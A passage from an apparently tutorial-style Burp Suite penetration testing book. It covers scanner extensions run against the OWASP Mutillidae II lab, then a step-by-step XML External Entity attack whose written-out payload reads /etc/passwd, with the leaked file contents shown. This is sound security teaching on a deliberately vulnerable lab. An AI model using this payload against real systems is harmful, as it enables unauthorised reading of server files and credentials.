1. Switch to the Burp **Extender** tab. Go to the **BApp Store** and find two plugins—Retire.js and Software Vulnerability Scanner. Click the **Install** button for each plugin, as follows:

The screenshot shows the BApp Store interface. On the left is a list of extensions with columns for Name, Installed, Rating, Popularity, Last updated, and Detail. The 'Retire.js' extension is highlighted with a red border. On the right, detailed information for 'Retire.js' is shown, including its author (Philippe Arteau), version (2.3.1), source (https://github.com/portsweigert/retire.js), and update date (29 Jun 2018). It also includes rating and popularity metrics, a 'Reinstall' button, and a 'Submit rating' link.


Name	Installed	Rating	Popularity	Last updated	Detail
Reflected File Download Chec...		★★★★★	—	24 Jan 2017	Pro extension
Reflected Parameters		★★★★★	—	10 Nov 2014	Pro extension
Reissue Request Scripter		★★★★★	—	23 Dec 2016	Pro extension
Replicator		★★★★★	—	15 Feb 2018	Pro extension
Report To Elastic Search		★★★★★	—	10 May 2017	Pro extension
Request Highlighter		★★★★★	—	23 Jul 2018	Pro extension
Request Minimizer		★★★★★	—	25 Jun 2018	Pro extension
Request Randomizer		★★★★★	—	24 Jan 2017	Pro extension
Request Timer		★★★★★	—	08 Nov 2017	Pro extension
Response Clusterer		★★★★★	—	06 Feb 2017	Pro extension
<b>Retire.js</b>	✓	★★★★★	—	29 Jun 2018	Pro extension
Reverse Proxy Detector		★★★★★	—	13 Feb 2017	Pro extension
Same Origin Method Execution		★★★★★	—	26 Jan 2017	Pro extension
SAML Editor		★★★★★	—	01 Jul 2014	Pro extension
SAML Encoder / Decoder		★★★★★	—	01 Jul 2014	Pro extension
SAML Raider		★★★★★	—	04 Nov 2016	Pro extension
SAMLReQuest		★★★★★	—	06 Feb 2017	Pro extension
Scan Check Builder		★★★★★	—	08 Jun 2018	Pro extension
Scan manual insertion point		★★★★★	—	24 May 2017	Pro extension
Sentinel		★★★★★	—	10 Apr 2017	Pro extension
Session Auth		★★★★★	—	24 Jan 2017	Pro extension
Session Timeout Test		★★★★★	—	01 Jul 2014	Pro extension
Session Tracking Checks		★★★★★	—	05 Jan 2018	Pro extension
Similar Request Excluder		★★★★★	—	20 Jun 2018	Pro extension
Site Map Extractor		★★★★★	—	01 Mar 2018	Pro extension
Site Map Fetcher		★★★★★	—	22 Jan 2015	Pro extension
Software Version Reporter		★★★★★	—	08 Feb 2018	Pro extension
Software Vulnerability Scanner	✓	★★★★★	—	17 Jul 2017	Pro extension

- After installing the two plugins, go to the **Extender** tab, then **Extensions**, and then the **Burp Extensions** section. Make sure both plugins are enabled with check marks inside the check boxes. Also, notice the **Software Vulnerability Scanner** has a new tab, as follows:

The screenshot shows the Burp Extensions interface. At the top, there are tabs for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, and Software Vulnerability Scanner (which is highlighted with a red border). Below these are sub-tabs for Extensions, BApp Store, APIs, and Options. The main area is titled 'Burp Extensions' and contains the text 'Extensions let you customize Burp's behavior using your own or third-party code.' A table lists loaded extensions by Type (Java) and Name (Retire.js and Software Vulnerability Scanner). Buttons for Add, Remove, Up, and Down are available for managing the list.

Add	Loaded	Type	Name
<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	Java	Retire.js
<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	Java	Software Vulnerability Scanner

3. Return to the Firefox browser and browse to the Mutillidae homepage. Perform a lightweight, less-invasive passive scan by right-clicking and selecting **Passively scan this branch**, as follows:



4. Note the additional findings created from the two plugins. The Vulners plugin, which is the Software Vulnerability Scanner, found numerous CVE issues, and Retire.js identified five instances of a vulnerable version of jQuery, as follows:

**Issues**

- ! Circuitous submission of password
- ! File path traversal [2]
- ! XPath injection
- ! [Vulners] Vulnerable Software detected
- ! Vulnerable version of the library 'jquery' found [5]
  - ! /mutilidae/javascript/ddsmoothmenu/jquery.min.js
  - ! /mutilidae/javascript/ddsmoothmenu/jquery.min.js
  - ! /mutilidae/javascript/jQuery/jquery.js
  - ! /mutilidae/javascript/jQuery/jquery.js
  - ! /mutilidae/javascript/jQuery/jquery.js
- ! Password field with autocomplete enabled
- ! Client-side HTTP parameter pollution (reflected) [2]
- i Input returned in response (reflected) [9]
- i Cross-domain Referer leakage [3]

Advisory Request Response

**!** [Vulners] Vulnerable Software detected

---

Issue: [Vulners] Vulnerable Software detected  
Severity: High  
Confidence: Firm  
Host: http://192.168.56.101  
Path: /mutilidae/

---

Note: This issue was generated by a Burp extension.

**Issue detail**

The following vulnerabilities for software OpenSSL, headers - 0.9.8k found:

- [OPENSSL-CVE-2014-0224 - 6.8 - Vulnerability in OpenSSL \(CVE-2014-0224\)](#)  
An attacker can force the use of weak keying material in OpenSSL SSL/TLS clients and servers. This can be exploited by a Man-in-the-middle (MITM) attack where the attacker can decrypt and modify traffic from the attacked client and server. Reported by KIKU...

## How it works...

Burp functionality can be extended through a PortSwigger API to create custom extensions, also known as plugins. In this recipe, we installed two plugins that assist with identifying older versions of software contained in the application with known vulnerabilities.

## Creating new issues via the Manual-Scan Issues Extension

Though Burp provides a listing of many security vulnerabilities commonly found in web applications, occasionally you will identify an issue and need to create a custom scan finding. This can be done using the Manual-Scan Issues Extension.

**Note:** This plugin requires the Burp Professional edition.



## Getting ready

Using the OWASP Mutillidae II application, we will add the Manual Scan Issues Extension, create steps revealing a finding, then use the extension to create a custom issue.

## How to do it...

1. Switch to the Burp **Extender** tab. Go to the **BApp Store** and find the plugin labeled **Manual Scan Issues**. Click the **Install** button:

**BApp Store**

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Popularity	Last updated	Detail
JSON Beautifier		★★★★★	★★★★★	03 Oct 2017	
JSON Decoder		★★★★★	★★★★★	24 Jan 2017	
JSON Web Token Attacker		★★★★★	★★★★★	22 Nov 2017	
JSON Web Tokens		★★★★★	★★★★★	03 May 2018	
JSWS Parser		★★★★★	★★★★★	15 Feb 2017	
JVM Property Editor		★★★★★	★★★★★	24 Jan 2017	
Kerberos Authentication		★★★★★	★★★★★	30 Aug 2017	
Lair		★★★★★	★★★★★	25 Jan 2017	Pro extension
Length Extension Attacks		★★★★★	★★★★★	25 Jan 2017	
LightBulb WAF Auditing Frame...		★★★★★	★★★★★	22 Jan 2018	
Logger++		★★★★★	★★★★★	21 May 2018	
<b>Manual Scan Issues</b>		★★★★★	★★★★★	23 May 2017	Pro extension


2. Return to the Firefox browser and browse to the Mutillidae homepage.
3. Switch to the Burp **Proxy | HTTP history** tab and find the request you just made browsing to the homepage. Click the **Response** tab. Note the overly verbose Server header indicating the web server type and version along with the operating system and programming language used. This information can be used by an attacker to fingerprint the technology stack and identify vulnerabilities that can be exploited:

```

Request Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Date: Thu, 13 Sep 2018 15:55:03 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.6.2-lubuntu4.30 with Subversion-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0, no-cache="set-cookie"
Pragma: no-cache
Logged-In-User:
X-Frame-Options: DENY
Last-Modified: Thu, 13 Sep 2018 15:55:03 GMT
Vary: Accept-Encoding
Content-Length: 45734
Connection: close
Content-Type: text/html

```

4. Since this is a finding, we need to create a new issue manually to capture it for our report. While viewing the **Request**, right-click and select **Add Issue**, as follows:



5. A pop-up dialog box appears. Within the **General** tab, we can create a new issue name of **Information Leakage in Server Response**. Obviously, you may add more verbiage around the issue detail, background, and remediation areas, as follows:

ManScanAdd X

**General** **HTTP Request** **HTTP Response**

**Issue Name:**  
Information Leakage in Server Response

**Issue Detail:**  
Enter Issue Detail...

**Issue Background:**  
Enter Issue Background...

**Remediation Background:**  
Enter Remediation Background...

**Remediation Detail:**  
Enter Remediation Detail...

**URL (path = http://domain/path):**  
http://192.168.56.101:80/mutillidae/index.php?page=home.php&popUpNotificationCode=HPH0

**Port:**  
80

**Confidence:**  
Certain

**Severity:**  
High

**Protocol:**  
HTTP


6. If we flip to the **HTTP Request** tab, we can copy and paste into the text area the contents of the **Request** tab found within the message editor, as follows:



The screenshot shows the Burp Suite interface with the 'HTTP Request' tab highlighted by a red box. The 'General' and 'HTTP Response' tabs are also visible. Below the tabs, the 'HTTP Request' section contains the following text:

```
GET /multillidae/index.php?page=home.php&popUpNotificationCode=HPH0 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/multillidae/index.php?page=login.php&popUpNotificationCode=LOU1
Cookie: showhints=0; PHPSESSID=vvv6rh7ueelvqrm6rbg65iph3; acopendivids=swingset,otto,phpbb2,redmine; acgroupswithpersi
st=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

7. If we flip to the **HTTP Response** tab, we can copy and paste into the text area the contents of the **Response** tab found within the message editor.
8. Once completed, flip back to the **General** tab and click the **Import Finding** button. You should see the newly-created scan issue added to the **Issues** window, as follows:



## How it works...

In cases where an issue is not available within the Burp core issue list, a tester can create their own issue using the Manual-Scan Issue Extension. In this recipe, we created an issue for Information Leakage in Server Responses.

## See also

For a listing of all issue definitions identified by Burp, go to <https://portswigger.net/kb/issues>.

# Working with the Active Scan++ Extension

Some extensions assist in finding vulnerabilities with specific payloads, such as XML, or help to find hidden issues, such as cache poisoning and DNS rebinding. In this recipe, we will add an active scanner extension called **Active Scan++**, which assists with identifying these more specialized vulnerabilities.



**Note:** This plugin requires the Burp Professional edition.

## Getting ready

Using the OWASP Mutillidae II application, we will add the Active Scan++ extension, and then run an active scan against the target.

## How to do it...


1. Switch to the **Burp Extender | BApp Store** and select the Active Scan++ extension. Click the **Install** button to install the extension, as follows:

A screenshot of the Burp Suite interface showing the BApp Store. The top navigation bar has tabs for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, and Project. Below the navigation bar is a sub-navigation bar with tabs for Extensions, BApp Store (which is selected and highlighted in blue), APIs, and Options. The main content area is titled "BApp Store" and contains the following text: "The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities." Below this text is a table listing extensions. The table has columns for Name, Installed, Rating, Popularity, Last updated, and Detail. Two extensions are listed: ".NET Beautifier" and "Active Scan++". The "Active Scan++" row is highlighted with a red border. The "Installed" column for "Active Scan++" shows a checkmark. The "Rating" column shows four yellow stars. The "Popularity" column shows a progress bar that is mostly filled. The "Last updated" column for "Active Scan++" shows the date "04 Sep 2018". The "Detail" column for "Active Scan++" indicates it is a "Pro extension".


Name	Installed	Rating	Popularity	Last updated	Detail
.NET Beautifier		★★★★★	██████	23 Jan 2017	
Active Scan++	✓	★★★★★	██████	04 Sep 2018	Pro extension

2. Return to the Firefox browser and browse to the Mutillidae homepage.

3. Switch to the Burp **Target** tab, then the **Site map** tab, right-click on the **mutillidae** folder, and select **Actively scan this branch**, as follows:



4. When the **Active scanning wizard** appears, you may leave the default settings and click the **Next** button, as follows:



Follow the prompts and click **OK** to begin the scanning process.

5. After the active scanner completes, browse to the **Issues** window. Make note of any additional issues found by the newly-added extension. You can always tell which ones the extension found by looking for the **This issue was generated by the Burp extension: Active Scan++** message, as follows:

The screenshot shows the 'Issues' tab in the Burp Suite interface. At the top, there are two items: 'Password field with autocomplete enabled' and 'Arbitrary host header accepted'. The second item is highlighted with an orange background. Below the tabs are buttons for 'Advisory', 'Request 1', 'Response 1', 'Request 2', and 'Response 2'. The main content area displays the details of the selected issue:

**Issue:** Arbitrary host header accepted  
**Severity:** Low  
**Confidence:** Certain  
**Host:** http://192.168.56.101  
**Path:** /mutillidae/index.php

**Note:** This issue was generated by the Burp extension: Active Scan++.

**Issue detail**

The application appears to be accessible using arbitrary HTTP Host headers.

This is a serious issue if the application is not externally accessible or uses IP-based access restrictions. Attackers can use DNS Rebinding to bypass any IP or firewall based access restrictions that may be in place, by proxying through their target's browser.

Note that modern web browsers' use of DNS pinning does not effectively prevent this attack. The only effective mitigation is server-side:  
[https://bugzilla.mozilla.org/show\\_bug.cgi?id=689835#c13](https://bugzilla.mozilla.org/show_bug.cgi?id=689835#c13)

Additionally, it may be possible to directly bypass poorly implemented access restrictions by sending a Host header of 'localhost'

## How it works...

Burp functionality can be extended beyond core findings with the use of extensions. In this recipe, we installed a plugin that extends the Active Scanner functionality to assist with identifying additional issues such as Arbitrary Header Injection, as seen in this recipe.

# 11

# Implementing Advanced Topic Attacks

In this chapter, we will cover the following recipes:

- Performing **XML External Entity (XXE)** attacks
- Working with **JSON Web Token (JWT)**
- Using Burp Collaborator to determine **Server-Side Request Forgery (SSRF)**
- Testing **Cross-Origin Resource Sharing (CORS)**
- Performing Java deserialization attacks

## Introduction

This chapter covers intermediate to advanced topics such as working with JWT, XXE, and Java deserialization attacks, and how to use Burp to assist with such assessments. With some advanced attacks, Burp plugins provide tremendous help in easing the task required by the tester.

## Software tool requirements

In order to complete the recipes in this chapter, you will need the following:

- OWASP **Broken Web Applications (BWA)**
- OWASP Mutillidae link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)

# Performing XXE attacks

XXE is a vulnerability that targets applications parsing XML. Attackers can manipulate the XML input with arbitrary commands and send those commands as external entity references within the XML structure. The XML is then executed by a weakly-configured parser, giving the attacker the requested resource.

## Getting ready

Using the OWASP Mutillidae II XML validator page, determine whether the application is susceptible to XXE attacks.

## How to do it...

1. Navigate to the **XML External Entity Injection** page, that is, through **Others | XML External Entity Injection | XML Validator**:

The screenshot shows a web browser window with the URL `192.168.56.101/mutillidae/index.php?page=xml-validator.php`. The page title is "OWASP Mutillidae II: Web Pwn in Mass Production". The sidebar on the left has sections for "OWASP 2013", "OWASP 2010", "OWASP 2007", "Web Services", and "HTML 5". The main menu bar includes "Home", "Login/Register", "Toggle Hints", "Show Popup Hints", "Toggle Security", "Enforce SSL", "Reset DB", and "View". The main content area is titled "XML Validator" and contains a "Back" button, a "Help Me!" button, and a "Hints" dropdown menu. A red box highlights the "XML Validator" button. On the right, there is a "Please Enter XML to Validate" field containing the XML payload: <somexml><message>Hello World</message></some>

2. While on the **XML Validator** page, perform the example XML that is provided on the page. Click on the **Validate XML** button:

The screenshot shows the "XML Validator" application interface. At the top, there is a "Back" button with a blue arrow icon and a "Help Me!" button with a red circle icon. Below these are "Hints" and a "Please Enter XML to Validate" message. An example XML snippet is provided: <somexml><message>Hello World</message></somexml>. A large text area labeled "XML" is available for input. A "Validate XML" button is located below the input area. The results section shows the "XML Submitted" content and the "Text Content Parsed From XML" output, both displaying "Hello World".

**XML Validator**

Back      Help Me!

Hints

Please Enter XML to Validate

Example: <somexml><message>Hello World</message></somexml>

XML

Validate XML

XML Submitted

<somexml><message>Hello World</message></somexml>

Text Content Parsed From XML

Hello World

3. Switch to Burp Proxy | HTTP history tab and look for the request you just submitted to validate the XML. Right-click and send the request to the repeater:

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. A single request entry is visible in the list:

- # 169 Host: http://192.168.56.101 Method: GET URL: /mutillidae/index.php?page=xml-validator.php+xml=%...

Below the list, the 'Request' tab is selected. The raw request data is displayed:

```
GET /mutillidae/index.php?page=xml-validator.php+xml=%09%3Csomexml%3E%3Cmessage%3EHello+World%3C%2Fmessage%3E%3C%2Fsomexml%3E+xml-validator.php
HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.56.101/mutillidae/index.php?page=xml-validator.php+xml=%3C%3Fxml+version%3D%221.
```

A context menu is open over the request line, with the following options:

- Send to Spider
- Do an active scan
- Do a passive scan
- Send to Intruder
- Send to Repeater** (highlighted)
- Ctrl+I
- Ctrl+R

4. Note the value provided in the `xml` parameter:

The screenshot shows the Burp Suite Request editor. The 'Raw' tab is selected, displaying the raw HTTP request:

```
GET /mutillidae/index.php?page=xml-validator.php+xml=%09%3Csomexml%3E%3Cmessage%3EHello+World%3C%2Fmessage%3E%3C%2Fsomexml%3E+xml-validator.php-submit-button=Validate+XML
HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.56.101/mutillidae/index.php?page=xml-validator.php+xml=%3C%3Fxml+version%3D%221.0%22%3F%3E%0D%0A%09%3C%21DOCTYPE+change-log%5B%0D%0A%09%09%3C%21ENTITY+
systemEntity+SYSTEM%22..%2F..%2F..%2Fetc%2Fpasswd%22%3E%0D%0A%09%5D%3E%0D%0A%09%3Cchange-log%3E%0D%0A%09%09%3Ctext%3E%26systemEntity%3B%3C%2Ftext%3E%0D%0A%09%3C%2Fchange-log%3E+xml-validator.php-submit-button=Validate+XML
Cookie: showhints=1; PHPSESSID=dcu42otk7fvq2ih2lpc449irol;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```


The value `%09%3Csomexml%3E%3Cmessage%3EHello+World%3C%2Fmessage%3E%3C%2Fsomexml%3E+xml-validator.php` in the XML parameter is highlighted in red.

5. Use Burp Proxy Interceptor to replace this XML parameter value with the following payload. This new payload will make a request to a file on the operating system that should be restricted from view, namely, the /etc/passwd file:


```
<?xml version="1.0"?>
<!DOCTYPE change-log[
    <!ENTITY systemEntity SYSTEM ".../.../.../etc/passwd">
]>
<change-log>
    <text>&systemEntity;</text>
</change-log>
```

Since there are odd characters and spaces in the new XML message, let's type this payload into the **Decoder** section and URL-encode it before we paste it into the `xml` parameter.

6. Switch to the **Decoder** section, type or paste the new payload into the text area. Click the **Encode as...** button and select the **URL** option from the drop-down listing. Then, copy the URL-encoded payload using *Ctrl + C*. Make sure you copy all of the payload by scrolling to the right:



7. Switch to the **Burp Proxy Intercept** tab. Turn the interceptor on with the **Intercept is on** button.
  8. Return to the Firefox browser and reload the page. As the request is paused, replace the current value of the `xml` parameter with the new URL-encoded payload:



9. Click the **Forward** button. Turn interceptor off by toggling the button to **Intercept is off**.
  10. Note that the returned XML now shows the contents of the /etc/passwd file! The XML parser granted us access to the /etc/passwd file on the operating system:

The screenshot shows a web application interface for validating XML. At the top, a red box contains the text "Please Enter XML to Validate". Below it is an input field labeled "XML" containing the example XML: <somexml><message>Hello World</message></somexml>. A blue button labeled "Validate XML" is positioned below the input field. Under the "Validate XML" button, a section titled "XML Submitted" displays the following XML payload:

```
<?xml version="1.0"?> <!DOCTYPE change-log [ <!ENTITY systemEntity SYSTEM ".../.../.../.../etc/passwd"> ]> <change-log> <text>&systemEntity;</text> </change-log>
```

Below this, a large text area titled "Text Content Parsed From XML" lists numerous system paths and file names, indicating a successful exploit:

```
root:x:0:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin/sh
sys:x:3:3:sys:/dev/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101:/var/lib/libuuid:/bin/sh
syslog:x:101:102:/home/syslog:/bin/false klog:x:102:103:/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false landscape:x:104:122:/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin postgres:x:106:109:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash messagebus:x:107:114:/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false user:x:1000:1000:user,,,:/home/user:/bin/bash
polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false haldaemon:x:110:119:Hardware abstraction
layer,,,:/var/run/hald:/bin/false pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
postfix:x:112:123:/var/spool/postfix:/bin/false
```

## How it works...

In this recipe, the insecure XML parser receives the request within the XML for the /etc/passwd file residing on the server. Since there is no validation performed on the XML request due to a weakly-configured parser, the resource is freely provided to the attacker.

# Working with JWT

